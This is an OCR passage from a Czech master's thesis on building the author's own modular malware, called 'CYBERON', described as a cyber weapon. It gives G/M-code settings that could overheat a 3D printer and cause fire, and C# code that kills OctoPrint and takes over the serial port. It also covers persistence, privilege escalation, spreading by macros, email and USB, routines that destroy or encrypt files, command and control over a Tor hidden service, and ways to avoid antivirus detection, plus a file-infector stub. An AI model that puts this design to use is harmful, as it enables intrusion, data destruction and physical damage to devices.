Hlavním a nejdůležitějším prvkem, který tvoří kybernetickou zbraň je payload, který způsobuje značné škody a případné fyzické zničení zařízení. Vyvinout takovýto škodlivý kód není jednoduché a je potřeba mít k tomuto dostatečné informace o zařízení na které budeme útočit. Pro testovací účely byla vybrána 3D tiskárna, která bude pomoci kybernetické zbraně v předem určeném okamžiku ovládnuta. Tento škodlivý kód bude obsahovat pouze část, kdy původní software odpojí tiskárnu od sériového portu a následně začne kybernetická zbraň komunikovat se zařízením. V případě tiskárny se bude jednat o navázání spojení a zasílání souborů, který obsahuje G kódy. 3D tiskárna pro svůj tisk používá G kódy, které slouží pro ovládání tiskárny zatímco, M kódy pracují převážně s nastavením. Pokud bychom chtěli způsobit nějaké fyzické zničení můžeme pomoci M kódu nastavit velmi vysoké teploty na podložce a hotendu (kódy M104, M140). Tímto by mohlo dojít i ke vzplanutí tiskárny. Další ze způsobu fyzického zničení by bylo přetočení os do hodnot, kterými tiskárna nedisponuje. Tímto by mohlo dojít ke zničení motorů, které se starají o polohování. Jelikož se jedná kybernetickou zbraň pro studijní účely, bude tento kód obsahovat data pro tisk textu CYBERON.

```
M140 S60
M105
M190 S60
M104 S200
M105
M109 S200
G0 F3600 X83.658 Y103.22 Z0.3
```

Výpis 12: Ukázka M kódu pro nastavení teplot a následný pohyb pomoci G kódu

Hlavním problémem je zjistit, který z procesů přistupuje k sériovému portu a stará se o tisk. Windows si u sériových portů nezaznamenává informace o procesu, který s ním pracuje. Prvotní myšlenkou bylo sériový port zakázat a povolit skrz již známé Windows API. Bohužel i po zakázání či odinstalování sériového portu skrz správce zařízení a to včetně ovladačů byl původní proces stále spuštěn a fungoval bez problému. Nejjednodušším způsobem bylo projít známé názvy procesů a tyto procesy násilně ukončit. Pro naše testování ukončíme proces `Octoprint`. Kód je však připraven pro ukončení všech procesů, které mu zadáme. Po úspěšném ukončení procesu se naše kybernetická zbraň může připojit na sériový port a začít komunikovat s tiskárnou.

```
SerialPort port = new SerialPort(portname, baudrate);
try{
    port.Open();
    port.NewLine = "\n";
    port.DtrEnable = true;
    port.RtsEnable = true;
```

```
    while ((line = reader.ReadLine ()) != null)
    {
       string l = line.Trim() + "\n";
       port.Write (line);
    }
}catch {}
```


Výpis 13: Ukázka navázání komunikace s 3D tiskárnou

Je nutno říct, že komunikaci přes sériový port je možné použít pro libovolné zařízení. 3D tiskárna v tomto případě zastupuje zařízení fungující na mikrokontroléru.

Jako případná vylepšení by tato funkce mohla obsahovat přemostění daného portu a poté falešně indikovat, že se původní proces jen přerušil. Po zpětném navázání by se tvářil, že tisk stále probíhá. Tato část by však musela obsahovat vytvoření virtuálního sériového portu a původní sériový port by se musel přesunout jinam. Pro tuto činnost je však potřeba vytvořit ovladač, který by se do systému nainstaloval a tyto virtuální porty přemapoval.

7 Životní cyklus kybernetické zbraně


Instalace a životní cyklus této kybernetické zbraně lze popsat UML diagram, který je na obrázku č. 14.



Obrázek 14: Prvotní inicializace kybernetické zbraně

V případě, že je původní host dostupný v souboru, dojde k jeho spuštění. Následně se zkontroluje, zda-li tato kybernetická zbraň běží. Aby se předešlo znovu-spouštění, disponuje kybernetická zbraň funkci vzájemného vyloučení (Mutual exclusion). O tuto funkcionalitu se stará třída Mutex, která alokuje speciální proměnou, která je sdílena mezi procesy. V případě znovuspuštění dojde k detekci a následně k ukončení této nové instance. Pokud kybernetická zbraň neběží, překopíruje se původní část kybernetické zbraně do pevně dané cesty. Pro vytvoření této cesty se využívá proměnná `%APPDATA%` a to z důvodu nevyžadování oprávnění při zapisování do této cesty. Následně dojde ke spuštění kybernetické zbraně v novém procesu.

Následuje spuštění funkce, která kontroluje verzi kybernetické zbraně. V této fázi je možné zbraň nejen aktualizovat, ale v případě potřeby i smazat. Po úspěšné aktualizaci se využívá zranitelnost, která spustí malware se zvýšeným oprávněním. Celý tento proces je zobrazen na UML diagramu vyobrazeného na obrázku č. 15.



Obrázek 15: Spuštění kybernetické zbraně a její instalace

V případě, že dojde v první fázi ke spuštění malware, je nutné ověřit, zda-li neprobíhá aktualizace kybernetické zbraně. Dále přichází kontrola, že tento proces běží se zvýšeným oprávněním. V poslední fázi dochází k vytvoření plánované úlohy, která zajistí spuštění kybernetické zbraně po každém spuštění systému. Následuje vytvoření události, která čeká na připojení USB zařízení, které by následně bylo infikováno. Poté dochází ke spuštění úloh, které má kybernetická zbraň přednastavené. Každá z úloh může být spuštěna s předem určeným zpožděním.


Tabulka 8: Přednastavené úlohy po startu kybernetické zbraně

Metoda Propagace	**Zranitelnost**	**Škodlivý modul**
lokální soubory		připojení
sdílené soubory	povolení maker	infekce dokumentu
elektronická pošta	povolení maker	zaslání infikovaného e-mailu
soubory na ploše		Vrácení změn

Tyto úlohy se převážně starají o rozšíření malwaru. V případě, že je datum na infikovaném počítači starší 18. května daného roku, dochází k přidání destruktivní rutiny, která se snaží všechny soubory na ploše zničit. Všechny tyto naplánované úlohy se opakují každou hodinu.


8 Komunikace a přijímání příkazů

Každá kybernetická zbraň by měla disponovat možností komunikovat se serverem. To proto, aby v případě odhalení mohl autor malwaru pozměnit kybernetickou zbraň, aby se stala znovu nedetekovatelnou. V případě, že je nějaká zranitelnost kybernetické zbraně opravena, je možné vzdáleně implementovat nové zranitelnosti. Díky tomuto zůstane funkčnost zbraně zachována. K navázání takovéto komunikace je v rámci naší kybernetické zbraně dostupná možnost komunikace se serverem skrz Dark web. V případě standardního využití internetu se často stává, že dojde k zablokování domény, případně celé IP adresy. Pro komunikaci s dark webem je nutné využít software TOR, který umožnuje anonymní komunikaci.



Obrázek 16: Struktura sítě a ukázka směrování[24]

Hlavním principem sítě je využití směrování skrze minimálně tří uzlů [25]. Těchto uzlu však může být daleko více. Důležitým prvkem této sítě je, že každý požadavek je veden skrz náhodné uzly, které si systém TOR náhodně vybere. Struktura TORu je založena na zapouzdření. Každá zpráva je zapouzdřena a zašifrována jako zvláštní vrstva. Každý uzel, který zprávu obdrží jí rozšifruje a následně pošle dalšímu směrovači. Díky této technologii je komunikaci daleko těžší odchytit a zakázat.



Obrázek 17: Ukázka zapouzdření zprávy

Nejprve bylo nutné vytvořit server, který se bude starat o obsloužení požadavků. Pro tento účel byl vytvořen webový systém v programovacím jazyce PHP, který umožňuje vzdáleně ovládat kybernetickou zbraň. V aktuální konfiguraci je systém s nainstalovaným softwarem nginx, který funguje jako webový server. Po úspěšné konfiguraci webového serveru je ještě nutné připojit webový server do TOR sítě skrz nakonfigurování onion služby [26]. Pro zprovoznění naší skryté služby stačí přidat následující řádky do konfiguračního souboru `torrc`.

```
HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:80
```

Výpis 14: Konfigurační soubor `torrc`

Po restartování služby dojde k inicializaci klíčů a následnému vytvoření doménového jména, které bude sloužit pro komunikaci se zbraní. Každý počítač infikovaný kybernetickou zbraní se v periodický čas doptává tohoto serveru na seznam úloh, které má zpracovat. Také kontroluje aktuální verzi s dostupnou verzi na serveru. V případě dostupné nové verze se kybernetická zbraň aktualizuje. Aby však všechna data procházela přes TOR síť, vytvoří si kybernetická zbraň lokální proxy server, přes kterou všechna data prochází.

Mezi hlavní nedostatky patří nedostupnost UDP protokolu, který chybí z principu fungování TORu. Dalším problémem mohou být koncové uzly, které vidí data nešifrovaně a mohlo by dojít ke zneužití.

9 Výsledek experimentu

9.1 Srovnání detekcí

Jak již bylo řečeno dříve, důležitou funkcí je nedetekovatelnost malwaru. Kybernetická zbraň se hlavně šíří různými způsoby mezi systémy. Snaží se také nezpůsobit žádnou škodu, dokud k tomu nemá důvod. Tento důvod se může lišit. Aktivační rutina se může spustit až po detekci určitého zařízení, splnění logické podmínky např. datum, nebo vzdálené splnění příkazu. Při vývoji je nutné zajistit a otestovat, které antivirové programy náš malware detekují a případně se pokusit náš kód přepsat tak, aby byl nedetekovatelný. Abychom nemuseli zkoušet kybernetickou zbraň na virtuálních zařízeních s různými antivirovými programy, existují zde webové antivirové skenery. Tyto skenery otestují naší aplikaci a případně nahlásí o jaký typ malwaru se jedná. Nejznámější z těchto skeneru je VirusTotal. Tento skener má pro vývojáře malwaru velkou nevýhodu a tou je, že tyto soubory spolu s výsledky odesílá bezpečnostním expertům, kteří poté blíže zkoumají celou aplikaci a doplňují virovou databázi. Pro tento experiment byl využit skener ScanMyBin, který však testuje pouze 27 antivirů a jeho funkcionalita je placená. Pouze dva antivirové programy z 27 detekovali naší kybernetickou zbraň jako škodlivou, obě zmíněné jí detekovali jako „Trojan.PowerShell.Generic“, tedy nalezení škodlivého kódu v PowerShellu. Tento kód pravděpodobně souvisí s infekcí dokumentů.

Obrázek 18: Výsledky detekce skeneru ScanMyBin [8]

9.2 Testování

Testování je důležitým faktorem při vývoji kybernetické zbraně. Tento malware se snaží automaticky po spuštění infikovat různé soubory. Pro tento účel bylo vytvořeno testovací prostředí vyobrazené na obrázku č. 3. Všechny systémy, které byly přichystány pro testování měly nastavenou hodnotu řízení uživatelských účtu na nejvyšší úroveň. Všechny virové databáze byly aktualizovány a všechny funkcionality zapnuty. Jedinou výjimkou je vypnutí zasílání vzorku antivirovým společnostem. Pro názornou ukázku je součásti této práce video ukázka, která slouží pro názornou funkčnost kybernetické zbraně. Video-ukázka je rozdělena na několik částí. První část je věnována ukázce nastavení systému. V čase 0:55 dochází k prvotní infekci z dokumentu z legitimního dokumentu. Následuje stažení a spuštěni zbraně, která se také zapíše do systému a umožní spouštění po startu. Na ploše je poté vytvořen soubor `CYBERON.TXT`, který obsahuje informace, které kybernetická zbraň provádí. Malware má naplánované úlohy, které jsou definované v tabulce č. 8. V čase 2:05 lze vidět připojení prvního počítače, který je infikován. Následuje infekce souboru, který byl umístěn na ploše. V čase 3:31 dochází k připojení USB zařízení a následuje automatická infekce. V čase 5:02 dochází k vytvoření nové úlohy, která zašifruje soubory, které jsou umístěné na ploše. Posledním krokem je vytvoření úlohy, která znemožní znovu spuštění počítače.

Druhá část začíná v čase 7:10, v této ukázce je využíván antivirový software ESET Smart Security. Infekce je provedena z infikovaného zařízení z první částí. V čase 8:48 je již také připojen na hlavní server a může vykonávat vzdálené příkazy. V čase 9:11 je vytvořena úloha, která infikuje všechny dokumenty či tabulky, které jsou umístěny na ploše. V čase 10:10 je otevřen dokument s vloženým makrem. Spuštěním takovéhoto makra dojde k infekci počítače, na kterém byl spuštěn. Další úloha začíná v čase 11:04 kdy dochází k spuštění úlohy, která se stará o skrytí procesu. V čase 11:37 je proces stále viditelný, jelikož nedošlo ke spuštění. V čase 12:03 dojde ke spuštění nového správce úloh, ve kterém již není proces viditelný. V čase 12:43 je poté vytvořena úloha, která způsobí pád celého systému.

Předposlední část začíná v čase 15:08, kde je znázorněna infekce přes poštovního klienta. V čase 15:14 je ukázán seznam lidí, kteří jsou v kontaktech. Následuje vytvoření dvou úloh, kdy první z nich odesílá infikované zprávy a druhá spouští zranitelnost, která se postará o vzdálenou infekci systému. V čase 17:34 je zobrazen správce úloh v systému Windows 7, který postupně přijímá data. V čase 18:25 je zobrazen soubor s informacemi o odeslaných zprávách. V čase 18:54 dojde ke spuštění kybernetické zbraně, která běží pod systémovým uživatelem. Následně je tento soubor možné dohledat v adresáři `Windows`. V čase 19:50 je ukázán e-mail, který došel naši oběti. Jedná se o jednoduchou přílohu, která obsahuje škodlivý kód pro stažení malwaru.

Poslední část začíná v čase 20:45. V této ukázce je pro ochranu využíván Avast Free Antivirus. Na systému je připraven octoprint server, který se stará o 3D tisk. V čase 22:21 dojde k úpravě dokumentu a tabulky, aby oba soubory obsahovaly nová data. Poté je vytvořena a spuštěna

[8] Zdroj: https://scanmybin.net/result/28e53c1216bace76c04976aedc5db2bd41801c3a662bf96a7622afbfc547bef0

vzdálená úloha, která navrátí změny v tomto dokumentu za starší. Poslední část spočívá ve vyzkoušení útoku na tiskárnu. V čase 24:12 je tiskárna připojena k octoprint serveru a následně je spuštěn tisk. Dojde k nahřátí podložky a hotendu na požadovanou teplotu. V čase 24:50 dojde k naplánovaní úlohy, která se bude snažit ovládnout 3D tiskárnu. V čase 25:57 dochází k legitimnímu tisku, který byl zadán na octoprint server. V čase 26:23 dojde k odeslání úlohy pro klienty. V čase 27:09 dojde k ukončení octoprint serveru a následný útok na 3D tiskárnu z kybernetické zbraně. V čase 28:12 dojde k tisku z kybernetické zbraně. Tento úkol je pouze demonstrační samozřejmě by kód pro ovládání mohl obsahovat jakékoliv nastavení, které by mohli tiskárnu i poškodit.

9.2.1 Budoucí vylepšení a vývoj

Kybernetická zbraň je postavena na funkčním PrEP frameworku. Díky tomuto můžeme kybernetickou zbraň jednoduše rozšiřovat a vytvářen další možnosti propagace, implementovat nové zranitelnosti nebo vytvářet další škodlivý kód. Stačí, aby všechny nové funkcionality implementovaly správné abstraktní třídy. Nesmíme zapomenout přidat tuto možnost do databáze systému, který se stará o rozesílání aktualizací. Samotná zbraň také obsahuje možnost aktualizace, která celý proces ještě zjednodušuje.

Kybernetická zbraň obsahuje pouze základní funkcionalitu a slouží hlavně pro studijní účely. Existuje však spousta způsobu, jak kybernetickou zbraň rozšířit a je jen na autorovi, jakou další funkcionalitu bude chtít implementovat.

Ideálním vylepšení kybernetické zbraně je fiktivní podepsaní aplikace. V takovémto případě by aplikace nebyla zasílána na detailnější zkoumání bezpečnostním společnostem. Dalším vylepšením by mohlo být vytvoření ovladače, který by uměl pracovat se sériovým portem. Uměl by ho kupříkladu monitorovat a následně simulovat provoz zařízení, za které by se mohl vydávat, přičemž v pozadí by probíhala se zařízením úplně jiná komunikace. Při metodě propagace by bylo velkým vylepšením využít zranitelnost obdobnou EternalBlue (viz kapitola 6.6.1), která by umožnila šíření kybernetické zbraně bez nutnosti uživatelské akce. Jako poslední by bylo vhodné do kybernetické zbraně implementovat skrývání samotného souboru jakožto kybernetické zbraně. Tato možnost je programátorský velmi obdobná metodě, která je použita pro skrývání procesu.

10 Závěr

Hlavním cílem této diplomové práce bylo vytvoření kybernetické zbraně. Vývoj kybernetické zbraně je finančně a časově velmi náročný, proto bývá často financován státem. Při vývoji kybernetické zbraně byly zohledněny informace z teoretické části.

Současné informace ohledně kybernetických zbraní nejsou veřejné. A to z důvodu, že jednotlivé státy si své kybernetické zbraně chrání. Pokud dojde k jejich použití, zbraň je následně odhalena a nemusí dosáhnout požadovaného výsledku. Z výše uvedených důvodu bylo velmi těžké nastudovat typy zbraní. Nicméně z dostupných zdrojů bylo možné blíže identifikovat již odhalené a použité zbraně, které sloužily jako inspirace pro praktickou část.

Kapitola č. 4 obsahuje porovnání známých kybernetických zbraní. V některých zdrojích jsou kybernetické zbraně zaměňovaný za malware, jelikož nedochází k fyzické destrukci zařízení. Z tohoto důvodu byly kybernetické zbraně srovnány s malwarem. Z porovnání je patrné, že kybernetické zbraně jsou sofistikovanější a cílí na předem určený cíl.

Ačkoliv původní zadání obsahovalo tvorbu a demonstraci vybraných ukázek kybernetických zbraní, využití silných a eliminace slabých stránek, autor práce se rozhodl po konzultaci s vedoucím vytvořit novou unikátní kybernetickou zbraň. Tato zbraň je plně modulární a obsahuje šest typů rozšíření, čtyři zranitelnosti a šest typu útoku. Jeden z těchto útoku je navíc určen na fyzickou destrukci. Zbraň obsahuje podobné prvky jako malware Stuxnet, Red October a Conficker, které jsou popsány v kapitole č. 2.

Vytvořená zbraň navíc odstraňuje nedostatky již odhalených zbraní. Například zbraň Red October komunikovala s několika servery, které byly zablokovány a tudíž se zbraň stala neefektivní. Pro odstranění tohoto nedostatku byla využita technologie TOR, která je v dnešní době velmi populární. Tato technologie je využita hlavně z důvodu zamaskování síťového provozu kybernetické zbraně. Zbraň navíc disponuje možností automatické aktualizace a je možné jí ovládat s pomocí vzdálených příkazů.

Scénářů, ve kterých zbraň musí správně fungovat a zároveň nebýt odhalena je celá řada. Samotný popis těchto scénářů je velmi komplexní, a proto se autor práce rozhodl použít efektivnější znázornění za pomoci video nahrávky. Průběh této nahrávky je detailně popsán v kapitole č. 9.2, kde je znázorněný průběh chování zbraně v různých situacích. Během testování byl záměrně infikován osobní počítač autora této práce. Po infekci kybernetickou zbraní bylo velmi obtížné, až nemožné zbraň odstranit. Nalezení infikovaných souborů není možné jednoduše identifikovat, protože jsou rozprostřeny po celém systému. Jediným řešením bylo tento počítač obnovit do továrního nastavení.

Téma kybernetických zbraní a malwaru je velmi aktuální. Útoky na citlivé cíle jako jsou nemocnice či státní zařízení stále rostou. Zároveň však rostou požadavky na digitalizaci infrastruktury. Tato skutečnost zvyšuje potencionální riziko vyřazení kritické infrastruktury či služeb. Počítačová bezpečnost bývá často zanedbávána na úkor financí či funkcionality. Tato

doba vytváří ideální příležitost kdy se softwarové nedokonalosti mohou využít k špionáží, či vyřazení zařízení.

I přes veškerou snahu antivirových společností je stále poměrně jednoduché vytvořit nedetekovatelný malware, který může napáchat velkou škodu. S dnešními informacemi navíc není vývoj různých malwaru příliš složitý a je možné neopravené zranitelnost si pořídit za peníze.

Tato práce potvrzuje skutečnost, že vytvořit kybernetickou zbraň, či zákeřný malware je možné i ve studijním prostředí bez speciálních nástrojů. Autor práce si troufá tvrdit, že počet bezpečnostních hrozeb i nadále poroste.

Literatura

1. *Top Cybersecurity Predictions for 2020*. 2020-03. Dostupné také z: https://resources.infosecinstitute.com/top-cybersecurity-predictions-for-2020/.
2. DONOHUE, Brian; DONOHUE, Brian. *Dell Threat Report Claims 100 Percent Increase in SCADA Attacks*. Dostupné také z: https://threatpost.com/dell-threat-report-claims-100-percent-increase-in-scada-attacks/112241/.
3. *Army Is Preparing for Cyber and Electronic Warfare Threats, but Needs to Fully Assess the Staffing, Equipping, and Training of New Organizations* [online] [cit. 2019-08-15]. Dostupné z: https://www.gao.gov/products/GAO-19-570.
4. FARWELL, James P.; ROHOZINSKI, Rafal. Stuxnet and the Future of Cyber War. *Survival*. 2011, roč. 53, č. 1, s. 23–40. Dostupné z DOI: 10.1080/00396338.2011.555586.
5. MELE, Stefano. *Cyber-Weapons: Legal and Strategic Aspects (Version 2.0)*. 2014-11. Dostupné také z: https://dx.doi.org/10.2139/ssrn.2518212.
6. RID, Thomas; MCBURNEY, Peter. Cyber-Weapons. *The RUSI Journal*. 2012, roč. 157, č. 1, s. 6–13. Dostupné z DOI: 10.1080/03071847.2012.664354.
7. FALLIERE, Nicolas; O MURCHU, Liam; CHIEN, Eric. Symantec, 2011-02. Dostupné také z: https://www.wired.com/images_blogs/threatlevel/2010/11/w32_stuxnet_dossier.pdf.
8. *The Rise of Cyber Weapons and Relative Impact on Cyberspace* [online] [cit. 2012-10-05]. Dostupné z: https://resources.infosecinstitute.com/the-rise-of-cyber-weapons-and-relative-impact-on-cyberspace/.
9. SCHMITT, Michael N. *Tallinn Manual on the International Law Applicable to Cyber Warfare*. Cambridge University Press, 2013. Dostupné z DOI: 10.1017/CBO9781139169288.
10. HERR, T. PrEP: A Framework for Malware & Cyber Weapons. *Journal of Information Warfare*. 2014, roč. 13, č. 1, s. 87–106. ISSN 14453312, 14453347. ISSN 14453312, 14453347. Dostupné také z: https://www.jstor.org/stable/26487013.
11. COLLINS, Sean; MCCOMBIE, Stephen. Stuxnet: the emergence of a new cyber weapon and its implications. *Journal of Policing, Intelligence and Counter Terrorism*. 2012, roč. 7, č. 1, s. 80–91. Dostupné z DOI: 10.1080/18335330.2012.653198.
12. SCARFONE, Karen; FALCO, Joe; STOUFFER, Keith. *Guide to Industrial Control Systems (ICS) Security*. 2013-05. Dostupné také z: http://dx.doi.org/10.6028/NIST.SP.800-82r1.
13. 14, GReAT on January; GREAT; *, Name. *The "Red October"Campaign – An Advanced Cyber Espionage Network Targeting Diplomatic and Government Agencies*. Dostupné také z: https://securelist.com/the-red-october-campaign/57647/.

14. 14, GReAT on January; GREAT; *, Name. *"Red October"Diplomatic Cyber Attacks Investigation*. Dostupné také z: https://securelist.com/red-october-diplomatic-cyber-attacks-investigation/36740/.

15. *Známé identifikátory GUID pro vlastní místa dialogového okna souboru - Windows Forms*. Dostupné také z: https://docs.microsoft.com/cs-cz/dotnet/framework/winforms/controls/known-folder-guids-for-file-dialog-custom-places.

16. *CVE-2017-0144*. [Available from MITRE, CVE-ID CVE-2017-0144.]. 2016-09. Dostupné také z: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144.

17. *Share Types*. Dostupné také z: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-srvs/6069f8c0-c93f-43a0-a5b4-7ed447eb4b84.

18. CLEMENT, J. *Number of e-mail users worldwide 2024*. 2020-03. Dostupné také z: https://www.statista.com/statistics/255080/number-of-e-mail-users-worldwide/.

19. *PNG Silent Arbitrary Code Execution FUD Exploit*. Dostupné také z: https://0day.today/exploit/description/33872.

20. LIKA, R. A.; MURUGIAH, D.; BROHI, S. N.; RAMASAMY, D. A. P. V. *2018 International Conference on Smart Computing and Electronic Enterprise, ICSCEE 2018*. NotPetya: Cyber Attack Prevention through Awareness via Gamification. 2018. Dostupné také z: www.scopus.com.

21. *CVE-2020-0796*. [Available from MITRE, CVE-ID CVE-2020-0796.]. 2016-09. Dostupné také z: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0796.

22. *MSFvenom*. Dostupné také z: https://www.offensive-security.com/metasploit-unleashed/msfvenom/.

23. BARKER, Elaine B.; ROGINSKY, Allen L. *Transitioning the Use of Cryptographic Algorithms and Key Lengths*. 2019-06. Dostupné také z: https://www.nist.gov/publications/transitioning-use-cryptographic-algorithms-and-key-lengths.

24. GOODIN, Dan; UTC. *Scientists detect "spoiled onions"trying to sabotage Tor privacy network*. 2014-01. Dostupné také z: https://arstechnica.com/information-technology/2014/01/scientists-detect-spoiled-onions-trying-to-sabotage-tor-privacy-network/.

25. BARKER, Elaine B.; ROGINSKY, Allen L. *Transitioning the Use of Cryptographic Algorithms and Key Lengths*. 2019-06. Dostupné také z: https://www.nist.gov/publications/transitioning-use-cryptographic-algorithms-and-key-lengths.

26. GOODIN, Dan; UTC. *Scientists detect "spoiled onions"trying to sabotage Tor privacy network*. 2014-01. Dostupné také z: https://arstechnica.com/information-technology/2014/01/scientists-detect-spoiled-onions-trying-to-sabotage-tor-privacy-network/.

A Využité knihovny při vývoji

- **MinHook** - knihovna pro ulehčení práce s zaháčkováním do procesu
- **DeviceID** - sestrojení unikátního klíče podle hardwaru
- **IncoLib** - knihovna pro práci s ikonami
- **Knapcode.TorSharp** - zajišťuje funkčnost TOR připojení a vytvoření proxy
- **Trinet.Core.IO.Ntfs** - práce s alternativními datovými proudy
- **ILMerge** - sloučení knihoven do jednoho spustitelného souboru
- **Dotfuscator** - pro obfuskaci a kompresi malwaru

B Obsah přiloženého CD

- **Daniel-Walter-DP.pdf**

  Elektronická verze diplomové práce ve formátu PDF

- **CYBERON.zip**

  Archív zdrojových kódů kybernetické zbraně

- **Videoukázka.mp4**

  Video ukázka fungování kybernetické zbraně

- **Nastavení.mp4**

  Ukázka konfigurace webového serveru a rozhraní pro CYBERON

C Zdrojový kód

```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;
using System.IO;

[assembly: AssemblyTrademark("%infectedTrademark%")]
[assembly: Guid("%Guid%")]

static class %SimulatedMain%
{
    public static void Main()
{
    try
    {
        System.Diagnostics.Process.Start(@"%File%"); // start original process!
    }
    catch { }
    try
    {
        System.Diagnostics.Process.Start(@"%CYBERON%"); // start CW
    }
    catch { }
}
}
```

Výpis 15: Ukázka kompilovaného kódu